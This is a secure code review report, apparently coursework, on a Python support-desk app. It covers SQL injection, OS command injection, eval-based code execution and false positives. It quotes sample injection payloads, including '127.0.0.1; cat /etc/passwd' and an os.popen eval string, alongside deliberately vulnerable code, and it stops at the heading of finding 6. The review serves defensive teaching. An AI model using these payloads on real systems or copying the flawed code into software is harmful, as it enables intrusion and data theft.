

SECURE CODE REVIEW REPORT

Vulnerability Identification & Validation Study

Application Name	Scaler Support Desk (supportdesk-app)
Scope of Review	All python source code, HTML templates, & configurations
Assessment Methodology	Static Application Security Testing (SAST) + Manual Analysis
Author / Security Reviewer	Security Consultant & Auditor
Submission Date	June 26, 2026

SCALER APP SECURITY COURSEWORK

CONFIDENTIAL

Executive Summary

This report details the findings from a comprehensive secure code review of the **Scaler Support Desk** web application. The review combined automated scan capabilities of Static Application Security Testing (SAST) tools, specifically **Semgrep** and **Bandit**, with exhaustive manual code inspection.

A total of **13 distinct findings** were identified. Through manual verification, **10 findings** were confirmed as **True Positives** (exploitable vulnerabilities) representing critical security risks like Remote Code Execution (RCE), OS Command Injection, SQL Injection, Stored Cross-Site Scripting (XSS), and Insecure Direct Object References (IDOR).

Crucially, **3 findings** were classified as **False Positives**. While flagged by automated scanners due to insecure code patterns, manual validation confirmed that robust validation checks, containment filters, and allowlists implemented in the application logic successfully mitigate these concerns.



Findings Dashboard

ID	Vulnerability Title	Location	Severity	Type
1	SQL Injection in Ticket Search	models.py:117	MEDIUM	TRUE +VE
2	SQL Injection in Ticket Status Lookup	models.py:135	MEDIUM	FALSE +VE
3	OS Command Injection in Diagnostics Ping	app.py:191	HIGH	TRUE +VE
4	Command Injection in Internal Diagnostics	app.py:203	HIGH	FALSE +VE
5	Remote Code Execution (RCE) via Unsafe Eval	app.py:164	HIGH	TRUE +VE

ID	Vulnerability Title	Location	Severity	Type
6	Stored Cross-Site Scripting (XSS) in Comments	ticket.html:35	HIGH	TRUE +VE
7	Path Traversal in Attachment Download	app.py:120	HIGH	TRUE +VE
8	Path Traversal in Attachment Preview	app.py:131	HIGH	FALSE +VE
9	Cryptographically Weak Password Hashing (MD5)	utils.py:7	HIGH	TRUE +VE
10	Insecure Direct Object Reference (IDOR)	app.py:93...	HIGH	TRUE +VE
11	Race Condition (TOCTOU) in Escalation	app.py:176-180	MEDIUM	TRUE +VE
12	Hardcoded Sensitive Secrets & Tokens	app.py:20,25	HIGH	TRUE +VE
13	Missing CSRF Protection in State Forms	login/ticket.html	MEDIUM	TRUE +VE

1. SQL Injection in Ticket Search

TRUE POSITIVE


File: supportdesk-app/models.py

Function: search_tickets(term)

Vulnerable Line(s): Line 117-118

Severity: **MEDIUM**


SCREENSHOT OF SAST TOOL OUTPUT



```
Bandit SAST Output bash

>> Issue: [B608:hardcoded_sql_expressions] Possible SQL injection vector through string-
based query construction.
Severity: Medium Confidence: Low
CWE: CWE-89 (https://cwe.mitre.org/data/definitions/89.html)
Location: supportdesk-app/models.py:117:10
116     conn = get_connection()
117     sql = "SELECT * FROM tickets WHERE subject LIKE '%" + term + "%'"
118     rows = conn.execute(sql).fetchall()
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/models.py python

115 def search_tickets(term):
116     conn = get_connection()
117     sql = "SELECT * FROM tickets WHERE subject LIKE '%" + term + "%'"
118     rows = conn.execute(sql).fetchall()
119     conn.close()
120     return rows
```

WHY IS IT VULNERABLE?

The function accepts a user-controlled parameter `term` and builds an SQL statement by concatenating this string parameter directly into the SQL query string. The query is then executed on the database database connection using `conn.execute(sql)`.

Because there is no sanitization, escaping, or parameterization, any characters with SQL semantic meaning (such as quotes, semicolons, or comment indicators) will be interpreted as SQL commands by the SQLite parser. For example, if a user enters `%' UNION SELECT 1,2,password_hash,role,5 FROM users --`, the query becomes:

```
SELECT * FROM tickets WHERE subject LIKE '%" UNION SELECT
1,2,password_hash,role,5 FROM users --%' This lets the attacker pull user passwords and roles
straight out of the database.
```

SECURITY IMPACT

Information Disclosure: Attackers can read arbitrary data from any table in the database, including password hashes, credit levels, and other users' private support tickets. Depending on database write privileges, it can also lead to data modification or deletion.

RECOMMENDED REMEDIATION

Implement parameterized queries (also known as prepared statements). SQLite will treat the user input strictly as a literal value rather than executable code.

Remediated supportdesk-app/models.py

python

```
115 | def search_tickets(term):
116 |     conn = get_connection()
117 |     sql = "SELECT * FROM tickets WHERE subject LIKE ?"
118 |     rows = conn.execute(sql, ("% " + term + "%",)).fetchall()
119 |     conn.close()
120 |     return rows
```

2. SQL Injection in Ticket Status Lookup

FALSE POSITIVE


File: supportdesk-app/models.py

Function: tickets_by_status(status)

Vulnerable Line(s): Line 135-136

Severity: MEDIUM

SCREENSHOT OF SAST TOOL OUTPUT




```
Semgrep SAST Output bash

>>> python.lang.security.audit.formatted-sql-query.formatted-sql-query
<< Blocking >>
Detected possible formatted SQL query. Use parameterized queries instead.
Details: https://sg.run/EkWw

136| rows = conn.execute(sql).fetchall()
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/models.py python

123 STATUS_COLUMNS = {
124     "open": "open",
125     "closed": "closed",
126     "pending": "pending",
127 }
128 ...
130 def tickets_by_status(status):
131     column = STATUS_COLUMNS.get(status)
132     if column is None:
133         return None
134     conn = get_connection()
135     sql = "SELECT * FROM tickets WHERE status = '{}'.format(column)
136     rows = conn.execute(sql).fetchall()
137     conn.close()
138     return rows
```

WHY IS IT A FALSE POSITIVE?

SAST tools analyze code structure and data flows. When a tool sees a string formatted query executed on the database (`sql = "...status = '{}'.format(...)"`), it automatically flags it as a vulnerability because it cannot infer the complex runtime safety properties of the variable.

Manual review reveals that the `column` variable is resolved via `STATUS_COLUMNS.get(status)`. The `STATUS_COLUMNS` dictionary contains only hardcoded, safe string values ("open", "closed",

"pending"). If an attacker inputs a malicious payload (e.g. open' OR '1'='1), the dictionary lookup fails and returns None. The function then exits early on line 132-133 without executing any query. Consequently, this is a False Positive.

SECURITY IMPACT

None. The code is secure against SQL injection attacks.

RECOMMENDED REMEDIATION

No security remediation is required since the logic is safe. However, to align with secure coding practices and eliminate SAST alerts, the code can be refactored to use parameterized queries:

Remediated supportdesk-app/models.py

python

```
135 | sql = "SELECT * FROM tickets WHERE status = ?"
136 | rows = conn.execute(sql, (column,)).fetchall()
```

3. OS Command Injection in Diagnostics Ping

TRUE POSITIVE


File: supportdesk-app/app.py

Function: ping()

Vulnerable Line(s): Line 191

Severity: HIGH


SCREENSHOT OF SAST TOOL OUTPUT



```
Bandit SAST Output bash

>> Issue: [B605:start_process_with_a_shell] Starting a process with a shell, possible
injection detected, security issue.
Severity: High Confidence: High
CWE: CWE-78 (https://cwe.mitre.org/data/definitions/78.html)
Location: supportdesk-app/app.py:191:13
190     host = request.args.get("host", "127.0.0.1")
191     output = os.popen("ping -n 1 " + host).read()
192     return "
" + output + "
"
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/app.py python

185 @app.route("/diagnostics/ping")
186 def ping():
187     user = current_user()
188     if not user:
189         return redirect(url_for("login"))
190     host = request.args.get("host", "127.0.0.1")
191     output = os.popen("ping -n 1 " + host).read()
192     return "<pre>" + output + "</pre>"
```

WHY IS IT VULNERABLE?

The endpoint reads the user input parameter `host` and appends it directly to the system ping utility command string. This complete string is executed in a subshell using `os.popen`.

Because it is executed with `shell=True` behavior (default for `os.popen`), shell metacharacters like `;`, `&`, `|`, or backticks ``` can be used by an attacker to run additional shell command sequences. For example, if the attacker inputs `127.0.0.1; cat /etc/passwd`, the shell runs the ping command, followed immediately by printing the contents of the local password file.

SECURITY IMPACT

Remote Code Execution (RCE): An attacker can execute arbitrary OS commands with the privileges of the web application runner. This enables complete control over the system, database deletion, installation of web shells, or lateral network movement.

RECOMMENDED REMEDIATION

Avoid running system shells. If execution of OS binaries is unavoidable, validate that the input is a valid host or IP, disable shell execution (`shell=False`), and pass arguments as an array using the `subprocess` module.

Remediated supportdesk-app/app.py

python

```
190 host = request.args.get("host", "127.0.0.1")
191.1 # Validate that input is a valid IP or domain to prevent unexpected flag
    injection
191.2 if not is_valid_ip(host):
191.3     return jsonify({"error": "invalid host format"}), 400
191.4 res = subprocess.run(["ping", "-c", "1", host], capture_output=True,
    text=True, shell=False)
191.5 output = res.stdout
```

4. Command Injection in Internal Diagnostics

FALSE POSITIVE


File: supportdesk-app/app.py

Function: ping_internal()

Vulnerable Line(s): Line 203

Severity: HIGH

SCREENSHOT OF SAST TOOL OUTPUT




```
Semgrep SAST Output bash

>>> python.lang.security.dangerous-system-call.dangerous-system-call
<< Blocking >>
Found user-controlled data used in a system call. This could allow a malicious actor
to execute
commands. Use the 'subprocess' module instead.
Details: https://sg.run/k0W7

203| output = os.popen("ping -n 1 " + host).read()
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/app.py python

195 @app.route("/diagnostics/ping-internal")
196 def ping_internal():
197     user = current_user()
198     if not user:
199         return redirect(url_for("login"))
200     host = request.args.get("host", "127.0.0.1")
201     if not is_valid_ip(host):
202         return jsonify({"error": "host must be a literal IP address"}), 400
203     output = os.popen("ping -n 1 " + host).read()
204     return "<pre>" + output + "</pre>"
```

WHY IS IT A FALSE POSITIVE?

SAST tools analyze string flows into OS execution functions (like `os.popen`). They flag it immediately if they detect any string concatenation.

However, manual validation reveals the presence of the validation logic on lines 201-202: `if not is_valid_ip(host)`. The `is_valid_ip` function checks the input string against Python's standard `ipaddress.ip_address()` parser.

This verification strictly enforces that `host` is a valid IPv4 or IPv6 literal string (e.g. `127.0.0.1`). Any attempt to pass shell characters or injection payloads (such as `;`, spaces, or pipes) will fail validation, raise

a `ValueError` in the helper function, and prevent execution. Thus, it is a False Positive.

SECURITY IMPACT

None. Input parsing mitigates command execution risks.

RECOMMENDED REMEDIATION

While the validation prevents exploitation, it is still recommended to refactor to safe execution practices using the `subprocess` library to avoid command execution alerts:

Remediated supportdesk-app/app.py

python

```
203 | res = subprocess.run(["ping", "-c", "1", host], capture_output=True,  
    | text=True, shell=False)  
204 | output = res.stdout
```

5. Remote Code Execution (RCE) via Unsafe Eval

TRUE POSITIVE


File: supportdesk-app/app.py

Function: sla_score()

Vulnerable Line(s): Line 164

Severity: HIGH


SCREENSHOT OF SAST TOOL OUTPUT



```
Bandit SAST Output bash

>> Issue: [B307:blacklist] Use of possibly insecure function - consider using safer
ast.literal_eval.
Severity: Medium Confidence: High
CWE: CWE-78 (https://cwe.mitre.org/data/definitions/78.html)
Location: supportdesk-app/app.py:164:16
163     try:
164         score = eval(formula)
165     except Exception as exc:
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/app.py python

157 @app.route("/tickets/sla-score")
158 def sla_score():
159     user = current_user()
160     if not user:
161         return redirect(url_for("login"))
162     formula = request.args.get("formula", "1+1")
163     try:
164         score = eval(formula)
165     except Exception as exc:
166         return jsonify({"error": str(exc)}), 400
167     return jsonify({"formula": formula, "score": score})
```

WHY IS IT VULNERABLE?

The application uses Python's built-in `eval()` function on the raw user input parameter `formula`. The `eval()` function evaluates a string as a dynamic Python expression.

Because there are no sandbox configurations or constraints on the input, an attacker can input arbitrary Python code to execute commands or interact with the system environment. For example, an attacker can input:

`__import__('os').popen('whoami').read()` The engine evaluates this input and returns the command output directly to the attacker.

SECURITY IMPACT

Remote Code Execution (RCE): Attackers gain the ability to execute arbitrary Python instructions. This allows read/write access to files, exposure of application credentials, access to environment secrets, or lateral traversal to other systems.

RECOMMENDED REMEDIATION

Never pass untrusted user data to `eval()`. If math parsing is required, use a safe parsing engine like `simpleeval` or implement a strict grammar parser using the `ast` module.

Remediated supportdesk-app/app.py

python

```
162 | formula = request.args.get("formula", "1+1")
163 | # Alternative: Use simpleeval or parse mathematical symbols strictly
164 | from simpleeval import simple_eval
165 | try:
166 |     score = simple_eval(formula)
```

6. Stored Cross-Site Scripting (XSS) in Comments

TRUE POSITIVE


File: supportdesk-
app/templates/ticket.html

Function: Template rendering

Vulnerable Line(s): Line 35

Severity: **HIGH**

